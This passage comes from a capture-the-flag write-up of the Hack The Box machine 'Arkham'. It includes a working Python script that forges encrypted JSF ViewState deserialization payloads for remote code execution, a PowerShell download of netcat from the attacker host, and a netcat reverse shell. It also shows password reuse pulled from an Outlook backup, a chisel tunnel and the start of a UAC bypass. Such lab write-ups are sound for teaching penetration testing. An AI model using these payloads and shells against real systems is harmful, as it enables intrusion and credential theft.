                    'javax.faces.ViewState': gen_vs})
if '<p>Subscribe to us</p>' in resp.text:
    print("Successfully retrieved page")
```

I'll create a session to get the `JSESSIONID` cookie, and then submit the generated `ViewState`, and it works:

```
root@kali# ./arkham_cmd.py
It worked!
wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mN
wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mN
Successfully retrieved page
```

Payload

Now I turn to payloads. I'm using ysoserial to generate. I'll install by downloading the jar from the link on Gihub. To make life easier, I just added a symbolic link to the full jar in `/usr/bin` so that I can run it with just `ysoserial`:

```
root@kali# which ysoserial
/usr/bin/ysoserial
root@kali# file /usr/bin/ysoserial
/usr/bin/ysoserial: symbolic link to /opt/ysoserial/ysoserial-master-SNAPSHOT.jar
```

If I run it without any arguemnts, it prints the help:

```
root@kali# ysoserial
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
     Payload             Authors                     Dependencies
     -------             -------                     ------------
```

```
BeanShell1          @pwntester, @cschneider4711 bsh:2.0b5
C3P0                @mbechler                   c3p0:0.9.5.2, mchange-commons
Clojure             @JackOfMostTrades           clojure:1.8.0
CommonsBeanutils1   @frohoff                    commons-beanutils:1.9.2, comm
CommonsCollections1 @frohoff                    commons-collections:3.1
CommonsCollections2 @frohoff                    commons-collections4:4.0
CommonsCollections3 @frohoff                    commons-collections:3.1
CommonsCollections4 @frohoff                    commons-collections4:4.0
CommonsCollections5 @matthias_kaiser, @jasinner commons-collections:3.1
CommonsCollections6 @matthias_kaiser            commons-collections:3.1
FileUpload1         @mbechler                   commons-fileupload:1.3.1, com
Groovy1             @frohoff                    groovy:2.3.9
Hibernate1          @mbechler
Hibernate2          @mbechler
JBossInterceptors1  @matthias_kaiser            javassist:3.12.1.GA, jboss-in
JRMPClient          @mbechler
JRMPListener        @mbechler
JSON1               @mbechler                   json-lib:jar:jdk15:2.4, sprin
JavassistWeld1      @matthias_kaiser            javassist:3.12.1.GA, weld-cor
Jdk7u21             @frohoff
Jython1             @pwntester, @cschneider4711 jython-standalone:2.5.2
MozillaRhino1       @matthias_kaiser            js:1.7R2
MozillaRhino2       @_tint0                     js:1.7R2
Myfaces1            @mbechler
Myfaces2            @mbechler
ROME                @mbechler                   rome:1.0
Spring1             @frohoff                    spring-core:4.1.4.RELEASE, sp
Spring2             @mbechler                   spring-core:4.1.4.RELEASE, sp
URLDNS              @gebl
Vaadin1             @kai_ullrich                vaadin-server:7.7.14, vaadin-
Wicket1             @jacob-baines               wicket-util:6.23.0, slf4j-api
```

Each of those different payloads are methods to attempt to get RCE that will work in different situations.

If i run the first one, it produces a long blob of data. I'll look at the start of it in hex (using `xxd`):

```
root@kali# ysoserial BeanShell1 'ping 10.10.14.11' 2>/dev/null | xxd | head
00000000: aced 0005 7372 0017 6a61 7661 2e75 7469  ....sr..java.uti
00000010: 6c2e 5072 696f 7269 7479 5175 6575 6594  l.PriorityQueue.
00000020: da30 b4fb 3f82 b103 0002 4900 0473 697a  .0..?.....I..siz
00000030: 654c 000a 636f 6d70 6172 6174 6f72 7400  eL..comparatort.
00000040: 164c 6a61 7661 2f75 7469 6c2f 436f 6d70  .Ljava/util/Comp
00000050: 6172 6174 6f72 3b78 7000 0000 0273 7d00  arator;xp....s}.
00000060: 0000 0100 146a 6176 612e 7574 696c 2e43  .....java.util.C
00000070: 6f6d 7061 7261 746f 7278 7200 176a 6176  omparatorxr..jav
00000080: 612e 6c61 6e67 2e72 6566 6c65 6374 2e50  a.lang.reflect.P
00000090: 726f 7879 e127 da20 cc10 43cb 0200 014c  roxy.'. ..C....L
```

Note that it starts with `aced` just like I noticed with the legit serialized binary. There's a bunch of strings in there, but nothing I want to copy and paste. I could output to a file and then read that in in the `python` script. Or I could use `subprocess` to generate the payload from within the script. I'll do that.

I can play around in the terminal to get the syntax working. This is a good start:

```
>>> import subprocess
>>> payload = subprocess.check_output(['ysoserial', 'BeanShell1', 'ping 10.10.14.1
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/o
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.u
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflectiv
WARNING: All illegal access operations will be denied in a future release
>>> payload[:100]
b'\xac\xed\x00\x05sr\x00\x17java.util.PriorityQueue\x94\xda0\xb4\xfb?\x82\xb1\x03\
```

That worked. I'm going to add one bit to clean up the message send to stderr by importing `devnull` from `os`:

```
>>> with open(devnull, 'w') as null:
...     payload = subprocess.check_output(['ysoserial', 'BeanShell1', 'ping 10.10.
...
>>> payload[:100]
b'\xac\xed\x00\x05sr\x00\x17java.util.PriorityQueue\x94\xda0\xb4\xfb?\x82\xb1\x03\
```

Perfect.

Padding

Now I can add that to my script. I'll pass in the method and the command via `argv`, and clean up a bunch of the unnecessary checks / output:

```
#!/usr/bin/env python3

import requests
import subprocess
import sys
from base64 import b64encode
from Crypto.Cipher import DES
from Crypto.Hash import SHA, HMAC
from os import devnull
from urllib.parse import quote_plus as urlencode


with open(devnull, 'w') as null:
    payload = subprocess.check_output(['ysoserial', sys.argv[1], sys.argv[2]], std

d = DES.new(b'JsF9876-', DES.MODE_ECB)
enc_payload = d.encrypt(payload)
sig = HMAC.new(b'JsF9876-', enc_payload, SHA).digest()
viewstate = b64encode(enc_payload + sig)

sess = requests.session()
```

```
sess.get('http://10.10.10.130:8080/userSubscribe.faces')
resp = sess.post('http://10.10.10.130:8080/userSubscribe.faces',
        data = {'j_id_jsp_1623871077_1%3Aemail': 'd',
                'j_id_jsp_1623871077_1%3Asubmit': 'SIGN+UP',
                'j_id_jsp_1623871077_1_SUBMIT': '1',
                'javax.faces.ViewState': viewstate})
```

When I run this, I get an error:

```
root@kali# ./arkham_cmd.py BeanShell1  'ping 10.10.14.11'
Traceback (most recent call last):
  File "./arkham_cmd.py", line 17, in <module>
    enc_payload = d.encrypt(payload)
  File "/usr/local/lib/python3.7/dist-packages/Crypto/Cipher/_mode_ecb.py", line 1
    raise ValueError("Data must be aligned to block boundary in ECB mode")
ValueError: Data must be aligned to block boundary in ECB mode
```

Line 17 is `enc_payload = d.encrypt(payload)`. It is complaining about data needing to be aligned to the block boundary.

Some reading shows that I should be using PKCS padding. There are libraries that can do this, but it's easy enough to do manually. I need to pad out to an even 64-bits (8 bytes). And the numberr of padding bytes is the byte value. This site has some examples, including code.

I'll add in these lines:

```
pad = (8 - (len(payload) % 8)) % 8
padded = payload + (chr(pad)*pad).encode()
```

The first line gets the length of the payload mod 8, giving a number 0-7. I subtract that from 8, giving a number between 1 and 8. That would be the correct length, except if there's 8 pad bytes, there should be 0. So I run that mod 8 again, to get a number between 0-7. The `chr(pad)*pad` will produce `pad` bytes of value `pad`.

I'll add the padding and update the encryption line to now encrypt `padded`, and get this:

```
#!/usr/bin/env python3

import requests
import subprocess
import sys
from base64 import b64encode
from Crypto.Cipher import DES
from Crypto.Hash import SHA, HMAC
from os import devnull
from urllib.parse import quote_plus as urlencode


with open(devnull, 'w') as null:
    payload = subprocess.check_output(['ysoserial', sys.argv[1], sys.argv[2]], std

pad = (8 - (len(payload) % 8)) % 8
padded = payload + (chr(pad)*pad).encode()

d = DES.new(b'JsF9876-', DES.MODE_ECB)
enc_payload = d.encrypt(padded)
sig = HMAC.new(b'JsF9876-', enc_payload, SHA).digest()
viewstate = b64encode(enc_payload + sig)

sess = requests.session()
sess.get('http://10.10.10.130:8080/userSubscribe.faces')
resp = sess.post('http://10.10.10.130:8080/userSubscribe.faces',
        data = {'j_id_jsp_1623871077_1%3Aemail': 'd',
                'j_id_jsp_1623871077_1%3Asubmit': 'SIGN+UP',
                'j_id_jsp_1623871077_1_SUBMIT': '1',
                'javax.faces.ViewState': viewstate})
```

I'll also start `tcpdump -i tun0 icmp` and run it to ping me… and nothing happens:

```
root@kali# ./arkham_cmd.py BeanShell1  'ping 10.10.14.11'
```

I'll start working through the payloads one by one… and when I get to `CommonsCollections5`, I get a ping:

```
root@kali# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
16:27:33.898247 IP 10.10.10.130 > kali: ICMP echo request, id 1, seq 1, length 40
16:27:33.898266 IP kali > 10.10.10.130: ICMP echo reply, id 1, seq 1, length 40
16:27:34.910181 IP 10.10.10.130 > kali: ICMP echo request, id 1, seq 2, length 40
16:27:34.910199 IP kali > 10.10.10.130: ICMP echo reply, id 1, seq 2, length 40
16:27:35.925949 IP 10.10.10.130 > kali: ICMP echo request, id 1, seq 3, length 40
16:27:35.925964 IP kali > 10.10.10.130: ICMP echo reply, id 1, seq 3, length 40
16:27:36.938872 IP 10.10.10.130 > kali: ICMP echo request, id 1, seq 4, length 40
16:27:36.938903 IP kali > 10.10.10.130: ICMP echo reply, id 1, seq 4, length 40
```

`CommonsCollections6` also works. I'll update the script to always use one of those, and just take the command. That gives my final command script:

```python
#!/usr/bin/env python3

import requests
import subprocess
import sys
from base64 import b64encode
from Crypto.Cipher import DES
from Crypto.Hash import SHA, HMAC
from os import devnull
from urllib.parse import quote_plus as urlencode


with open(devnull, 'w') as null:
```

```
    payload = subprocess.check_output(['ysoserial', 'CommonsCollections5', sys.arg

pad = (8 - (len(payload) % 8)) % 8
padded = payload + (chr(pad)*pad).encode()

d = DES.new(b'JsF9876-', DES.MODE_ECB)
enc_payload = d.encrypt(padded)
sig = HMAC.new(b'JsF9876-', enc_payload, SHA).digest()
viewstate = b64encode(enc_payload + sig)

sess = requests.session()
sess.get('http://10.10.10.130:8080/userSubscribe.faces')
resp = sess.post('http://10.10.10.130:8080/userSubscribe.faces',
        data = {'j_id_jsp_1623871077_1%3Aemail': 'd',
                'j_id_jsp_1623871077_1%3Asubmit': 'SIGN+UP',
                'j_id_jsp_1623871077_1_SUBMIT': '1',
                'javax.faces.ViewState': viewstate})
```

Shell

I'll use my script to copy `nc64.exe` to Arkham and run it. I'll select an applocker safe directory to write to. First I'll start `python3 -m http.server` with `nc64.exe` in that directory. Then I'll run:

```
root@kali# ./arkham_cmd.py "powershell -c Invoke-WebRequest -uri 'http://10.10.14.
-outfile \windows\System32\spool\drivers\color\n.exe"
```

I get the request on python (I'll leave this server running for the rest of the time I'm working this box):

```
root@kali# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.130 - - [06/Aug/2019 17:06:10] "GET /nc64.exe HTTP/1.1" 200 -
```

Now I'll start `nc` (with `rlwrap`! for up arrow support) and then run:

```
root@kali# ./arkham_cmd.py "\windows\System32\spool\drivers\color\n.exe -e cmd 10.
```

And I get a shell in my `nc` window:

```
root@kali# rlwrap nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.130.
Ncat: Connection from 10.10.10.130:49720.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tomcat\apache-tomcat-8.5.37\bin>whoami
arkham\alfred
```

From there I can grab `user.txt` from the alfred home directory:

```
C:\Users\Alfred\Desktop>type user.txt
ba659321...
```

Privesc to Batman

Password

Enumeration

Looking around Alfred's home directory, there's only a few files outside of `appdata`:

```
C:\>dir /s /b /a:-d-h \Users\alfred | findstr /i /v "appdata"
dir /s /b /a:-d-h \Users\alfred | findstr /i /v "appdata"
C:\Users\alfred\Desktop\user.txt
C:\Users\alfred\Documents\tomcat.bat
```

```
C:\Users\alfred\Downloads\backups\backup.zip
C:\Users\alfred\Favorites\Bing.url
C:\Users\alfred\Links\Desktop.lnk
C:\Users\alfred\Links\Downloads.lnk
```

In case those command switches are unintuitive, here's what they mean.

For dir:

- `/s` - include subfolders
- `/b` - bare format, not heading, file size, etc
- `/a:-d-h` - Don't show directories or hidden

For findstr:

- `/i` - case insensitive
- `/v appdata` - print only lines that don't match "appdata"

backup.zip

`C:\Users\alfred\Downloads\backups\backup.zip` is definitely work looking at. I'll copy it to my box using `smbserver`. I'll need to set a username and password, or the connection won't work:

```
C:\>net use \\10.10.14.11\share
System error 1272 has occurred.

You can't access this shared folder because your organization's security policies
```

So I'll start it with:

```
root@kali# smbserver.py -smb2support -username df -password df share .
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

[*] Config file parsed
```

```
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then connect:

```
C:\>net use \\10.10.14.11\share /u:df df
The command completed successfully.
```

And copy the file to my Kali box:

```
C:\Users\Alfred\Downloads\backups>copy backup.zip \\10.10.14.11\share\
        1 file(s) copied.
```

The file contains an `ost` file, which is a offline folder file for Microsoft Outlook:

```
root@kali# unzip -l backup.zip
Archive:  backup.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
 16818176  2019-02-02 18:00   alfred@arkham.local.ost
---------                     -------
 16818176                     1 file
```

`readpst` is a tool to parse `.pst` and `.ost` files from Linux. I'll run it on the `.ost`, and get an

```
root@kali# readpst alfred@arkham.local.ost
Opening PST file and indexes...
Processing Folder "Deleted Items"
Processing Folder "Inbox"
Processing Folder "Outbox"
Processing Folder "Sent Items"
```

```
Processing Folder "Calendar"
Processing Folder "Contacts"
Processing Folder "Conversation Action Settings"
Processing Folder "Drafts"
Processing Folder "Journal"
Processing Folder "Junk E-Mail"
Processing Folder "Notes"
Processing Folder "Tasks"
Processing Folder "Sync Issues"
        "Inbox" - 0 items done, 7 items skipped.
Processing Folder "RSS Feeds"
Processing Folder "Quick Step Settings"
        "alfred@arkham.local.ost" - 15 items done, 0 items skipped.
        "Calendar" - 0 items done, 3 items skipped.
Processing Folder "Conflicts"
Processing Folder "Local Failures"
Processing Folder "Server Failures"
        "Sync Issues" - 3 items done, 0 items skipped.
        "Drafts" - 1 items done, 0 items skipped.
```

This creates five files, but only `Drafts.mbox` isn't empty:

```
-rwxrwx--- 1 root vboxsf     0 Aug  7 02:03 alfred@arkham.local.ost.calendar
-rwxrwx--- 1 root vboxsf     0 Aug  7 02:03 alfred@arkham.local.ost.contacts
-rwxrwx--- 1 root vboxsf     0 Aug  7 02:03 alfred@arkham.local.ost.journal
-rwxrwx--- 1 root vboxsf     0 Aug  7 02:03 alfred@arkham.local.ost.mbox
-rwxrwx--- 1 root vboxsf 51857 Aug  7 02:03 Drafts.mbox
```

`.mbox` is a email mailbox file format that stores multiple messages in a single file, and does it as text. I can use `less` to view it, or open it in `mutt`, a Linux command line mail client.

I'll use `mutt -R -f Drafts.mbox`, where `-R` says to open as read only, and `-f` says to open a file. There may be a question about creating a root mailbox (either way is fine, I'll pick no). I also don't need to remove a lock count. Then I get the mainbox:

```
q:Quit  d:Del  u:Undel  s:Save  m:Mail  r:Reply  g:Group  ?:Help
  1 N   Jan 01 MAILER-DAEMON   ( 725)

-%-Mutt: Drafts.mbox [Msgs:1 New:1 50K]---(threads/date)----------------------------------------------------------------(all)---
```

There’s only a single message. I’ll hit enter to view it:

```
i:Exit  -:PrevPg  <Space>:NextPg v:View Attachm.  d:Del  r:Reply  j:Next ?:Help
From: MAILER-DAEMON
To: batman
Subject:

[-- Attachment #1 --]
[-- Type: text/html, Encoding: 7bit, Size: 36K --]

<html xmlns:v="urn:schemas-microsoft-com:vml" xmlns:o="urn:schemas-microsoft-com:office:office"
+xmlns:w="urn:schemas-microsoft-com:office:word" xmlns:m="http://schemas.microsoft.com/office/2004/12/omml"
+xmlns="http://www.w3.org/TR/REC-html40"><head><meta http-equiv=Content-Type content="text/html; charset=us-ascii"><meta name=ProgId
+content=Word.Document><meta name=Generator content="Microsoft Word 15"><meta name=Originator content="Microsoft Word 15"><link
+rel=File-List href="cid:filelist.xml@01D4BB4A.F5061EA0"><link rel=Edit-Time-Data href="cid:editdata.mso"><!--[if !mso]><style>v\:*
+{behavior:url(#default#VML);}
o\:* {behavior:url(#default#VML);}
w\:* {behavior:url(#default#VML);}
.shape {behavior:url(#default#VML);}
</style><![endif]--><!--[if gte mso 9]><xml>
<o:OfficeDocumentSettings>
<o:AllowPNG/>
</o:OfficeDocumentSettings>
</xml><![endif]--><link rel=themeData href="~~themedata~~"><link rel=colorSchemeMapping href="~~colorschememapping~~"><!--[if gte mso
+9]><xml>
<w:WordDocument>
<w:SpellingState>Clean</w:SpellingState>
<w:TrackMoves>false</w:TrackMoves>
<w:TrackFormatting/>
<w:EnvelopeVis/>
<w:PunctuationKerning/>
<w:ValidateAgainstSchemas/>
<w:SaveIfXMLInvalid>false</w:SaveIfXMLInvalid>
<w:IgnoreMixedContent>false</w:IgnoreMixedContent>
<w:AlwaysShowPlaceholderText>false</w:AlwaysShowPlaceholderText>
<w:DoNotPromoteQF/>
<w:LidThemeOther>EN-US</w:LidThemeOther>
<w:LidThemeAsian>X-NONE</w:LidThemeAsian>
<w:LidThemeComplexScript>X-NONE</w:LidThemeComplexScript>
<w:Compatibility>
<w:BreakWrappedTables/>
<w:SnapToGridInCell/>
-N  - 1/1: MAILER-DAEMON                                                    -- (4%)
Top of message is shown.
```


I can see the message is to Batman, with no subject. There's a bunch of HTML. If I scroll down (or hit the end key), I see there's an attachment:

```
i:Exit  -:PrevPg  <Space>:NextPg v:View Attachm.  d:Del  r:Reply  j:Next ?:Help
        {size:8.5in 11.0in;
        margin:1.0in 1.0in 1.0in 1.0in;
        mso-header-margin:.5in;
        mso-footer-margin:.5in;
        mso-paper-source:0;}
div.WordSection1
        {page:WordSection1;}
--></style><!--[if gte mso 10]><style>/* Style Definitions */
table.MsoNormalTable
        {mso-style-name:"Table Normal";
        mso-tstyle-rowband-size:0;
        mso-tstyle-colband-size:0;
        mso-style-noshow:yes;
        mso-style-priority:99;
        mso-style-parent:"";
        mso-padding-alt:0in 5.4pt 0in 5.4pt;
        mso-para-margin:0in;
        mso-para-margin-bottom:.0001pt;
        mso-pagination:widow-orphan;
        font-size:11.0pt;
        font-family:"Calibri",sans-serif;
        mso-ascii-font-family:Calibri;
        mso-ascii-theme-font:minor-latin;
        mso-hansi-font-family:Calibri;
        mso-hansi-theme-font:minor-latin;}
</style><![endif]--><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext="edit" spidmax="1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext="edit">
<o:idmap v:ext="edit" data="1" />
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72" style='tab-interval:.5in'><div
+class=WordSection1><p class=MsoNormal>Master Wayne stop forgetting your password<o:p></o:p></p><p
+class=MsoNormal><o:p> </o:p></p><p class=MsoNormal><span style='mso-no-proof:yes'><img width=677 height=343 id="Picture_x0020_1"
+src="cid:image001.png@01D4BB4A.F5061EA0"></span><o:p></o:p></p></div></body></html>
[-- Attachment #2: image001.png --]
[-- Type: image/png, Encoding: base64, Size: 13K --]

[-- image/png is unsupported (use 'v' to view this part) --]

-N  - 1/1: MAILER-DAEMON                                                    -- (end)
```

It's a png image, and it says to use 'v' to view this part. I'll hit `v`, and it lists two attachments:

```
q:Exit  s:Save  |:Pipe  p:Print  ?:Help
  I     1 <no description>                                  [text/html, 7bit, us-ascii, 36K]
  A     2 image001.png                                      [image/png, base64, 13K]
```

The first is the HTML that I saw in the reader window. I'll use the down arrow key to select the second, and hit Enter. The image opens:



I now have a password for the batman account, “Zx^#QZX+T!123”.

Low Priv Shell

I tried two different ways to get a solid session as batman.

PSSession

With my alfred shell, I can see that batman is both a remote management user and an administrator:

```
C:\tomcat\apache-tomcat-8.5.37\bin>net user batman
net user batman
User name                    Batman
Full Name
Comment
User's comment
Country/region code          001 (United States)
Account active               Yes
Account expires              Never
```

```
Password last set            2/3/2019 9:25:50 AM
Password expires             Never
Password changeable          2/3/2019 9:25:50 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/8/2019 12:45:38 AM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```

I can use Power Shell sessions and New-PSSession to get a shell running as batman:

```
C:\Users\Alfred>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Alfred> $username = "arkham\batman"
PS C:\Users\Alfred> $password = "Zx^#QZX+T!123"
PS C:\Users\Alfred> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\Users\Alfred> $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($
PS C:\Users\Alfred> $cred = new-object -typename System.Management.Automation.PSCr
PS C:\Users\Alfred> new-pssession -computername . -credential $cred

 Id Name            ComputerName    ComputerType    State         ConfigurationNam
 -- ----            ------------    ------------    -----         ----------------
  1 WinRM1           localhost       RemoteMachine   Opened        Microsoft.PowerS
```

```
PS C:\Users\Alfred> enter-pssession 1
[localhost]: PS C:\Users\Batman\Documents> whoami
arkham\batman
```

I had a lot of trouble with this shell. So I just had `nc` connect back as batman and get a better shell:

```
[localhost]: PS C:\Users\Batman\Documents> \windows\System32\spool\drivers\color\n
```

On Kali:

```
root@kali# rlwrap nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.130.
Ncat: Connection from 10.10.10.130:49697.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Batman\Documents>
```

WinRM

For kicks, I wanted to see if it would be any different if I made a WinRM connection to the box as batman. I had noticed that Arkham was listening on 5985:

```
C:\tomcat\apache-tomcat-8.5.37\bin>netstat -ano | findstr 5985
netstat -ano | findstr 5985
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::1]:5985             [::1]:49692            ESTABLISHED     4
```

```
  TCP    [::1]:5985             [::1]:49700            ESTABLISHED     4
  TCP    [::1]:49692            [::1]:5985             ESTABLISHED     5996
  TCP    [::1]:49700            [::1]:5985             ESTABLISHED     5996
```

So it must be a firewall preventing me from accessing it from the internet. I'll upload chisel (for more details check out my previous post on chisel or example where I used it on Sizzle. I used the same smb share from earlier, and saved the binary as `c.exe` in the `color`. Then I run the server to listen on 8000:

```
root@kali:/opt/chisel# ./chisel server -p 8000 --reverse
2019/08/07 15:34:44 server: Reverse tunnelling enabled
2019/08/07 15:34:44 server: Fingerprint bd:5f:30:b4:67:b7:da:52:05:ee:1f:0b:db:23:
2019/08/07 15:34:44 server: Listening on 0.0.0.0:8000...
```

And then connect with the client forwarding port 5985 on my local box to 5985 on Arkham:

```
C:\>\windows\System32\spool\drivers\color\c.exe client 10.10.14.11:8000 R:5985:127
2019/08/08 01:04:54 client: Connecting to ws://10.10.14.11:8000
2019/08/08 01:04:54 client: Fingerprint bd:5f:30:b4:67:b7:da:52:05:ee:1f:0b:db:23:
2019/08/08 01:04:54 client: Connected (Latency 36.612ms)
```

Now I just connect from my local host. I've been looking for an excuse to try evil-winrm, so I gave it a shot. I cloned the repo, and then made a copy of `evil-winrm.rb` in my arkham directory. I edited the script in the following sections to add the username, password, endpoint hostname:

```
...[snip]...
# Set the path for your scripts (ps1 files) and your executables (exe files)
$scripts_path = "/opt/evil-winrm"
$executables_path = "/opt/evil-winrm"

# Connection parameters, set your ip address or hostname, your user and password
conn = WinRM::Connection.new(
    endpoint: 'http://localhost:5985/wsman',
```

```
    user: 'arkham\batman',
    password: 'Zx^#QZX+T!123',
    :no_ssl_peer_verification => true,
    # Below, config for SSL, uncomment if needed and set cert files
    # transport: :ssl,
    # client_cert: 'certnew.cer',
    # client_key: 'client.key',
)
...[snip]...
```

I also added two paths for scripts and executables. I won't use those now, but if I like the tool, I could see starting to build a place to collect stuff I want to run on target.

Then I run it (without needing `rlwrap`), and get a solid WinRM shell:

```
root@kali# ruby evil-winrm.rb

Info: Starting Evil-WinRM shell v1.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Batman\Documents> whoami
arkham\batman
```

UAC ByPass

Enumeration

With either shell, I have a couple protections to content with. First, despite being in a shell owned by Batman, who is in the administrators group, I can't access the administrator desktop:

```
PS C:\Users\Batman\Documents> type \users\administrator\desktop\root.txt
Access is denied
At line:1 char:1
```

```
+ type \users\administrator\desktop\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\administrator\desktop\ro
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShe
Cannot find path 'C:\users\administrator\desktop\root.txt' because it does not exi
At line:1 char:1
+ type \users\administrator\desktop\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\users\administrator\desktop\root
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetConten
```

That's because I'm running in a low priv shell:

```
PS C:\Users\Batman\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Were I in a full admin shell, I'd have a lot more privilege.

Additionally, if I run `powershell` from my `nc` shell, or connect in with WinRM, I'm in constrained language mode:

```
PS C:\Users\Batman\Documents> $executioncontext.sessionstate.languagemode
ConstrainedLanguage
```

Meterpreter

I was able to break out of CLM using PSByPassCLM, just as I had done in Sizzle. But it didn't buy me much. To do most UAC bypasses, I'll need to be in an interactive process. And while I typically try to avoid Metasploit, for process migration, that is the tool to use. Neither of the two UAC bypasses I'll show will work unless I'm in an interactive process (or a session 1 process).

GreatSCT

I showed an `msbuild` method for getting meterpreter in my Sizzle post. I'll use the same technique here, but I'll use GreatSCT to package it for me. I'll run three commands to install:

```
root@kali:/opt# git clone https://github.com/GreatSCT/GreatSCT.git
Cloning into 'GreatSCT'...
remote: Enumerating objects: 727, done.
remote: Total 727 (delta 0), reused 0 (delta 0), pack-reused 727
Receiving objects: 100% (727/727), 10.64 MiB | 2.31 MiB/s, done.
Resolving deltas: 100% (384/384), done.
root@kali:/opt# cd GreatSCT/setup/
root@kali:/opt/GreatSCT/setup# ./setup.sh -c
```

May take a while. Once it's done, I can start it up with `/GreatSCT.py`. At the main menu, you can see the various commands. Since I know what I want to use, I'll just enter it, but it's worth taking time to play with the `list` and `info` commands and seeing what's there. The starting menu looks like:

```
===============================================================================
                             GreatSCT | [Version]: 1.0
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

Main Menu

        1 tools loaded

Available Commands:
```

```
        exit                    Exit GreatSCT
        info                    Information on a specific tool
        list                    List available tools
        update                  Update GreatSCT
        use                     Use a specific tool

Main menu choice:
```

I'll enter `use bypass`, and on hitting enter I get the next menu:

```
================================================================================
                                   Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

GreatSCT-Bypass Menu

        26 payloads loaded

Available Commands:

        back                    Go to main GreatSCT menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit GreatSCT
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

GreatSCT-Bypass command:
```

I'll enter `list` to see the payloads:

```
==============================================================================
                                    Great Scott!
==============================================================================
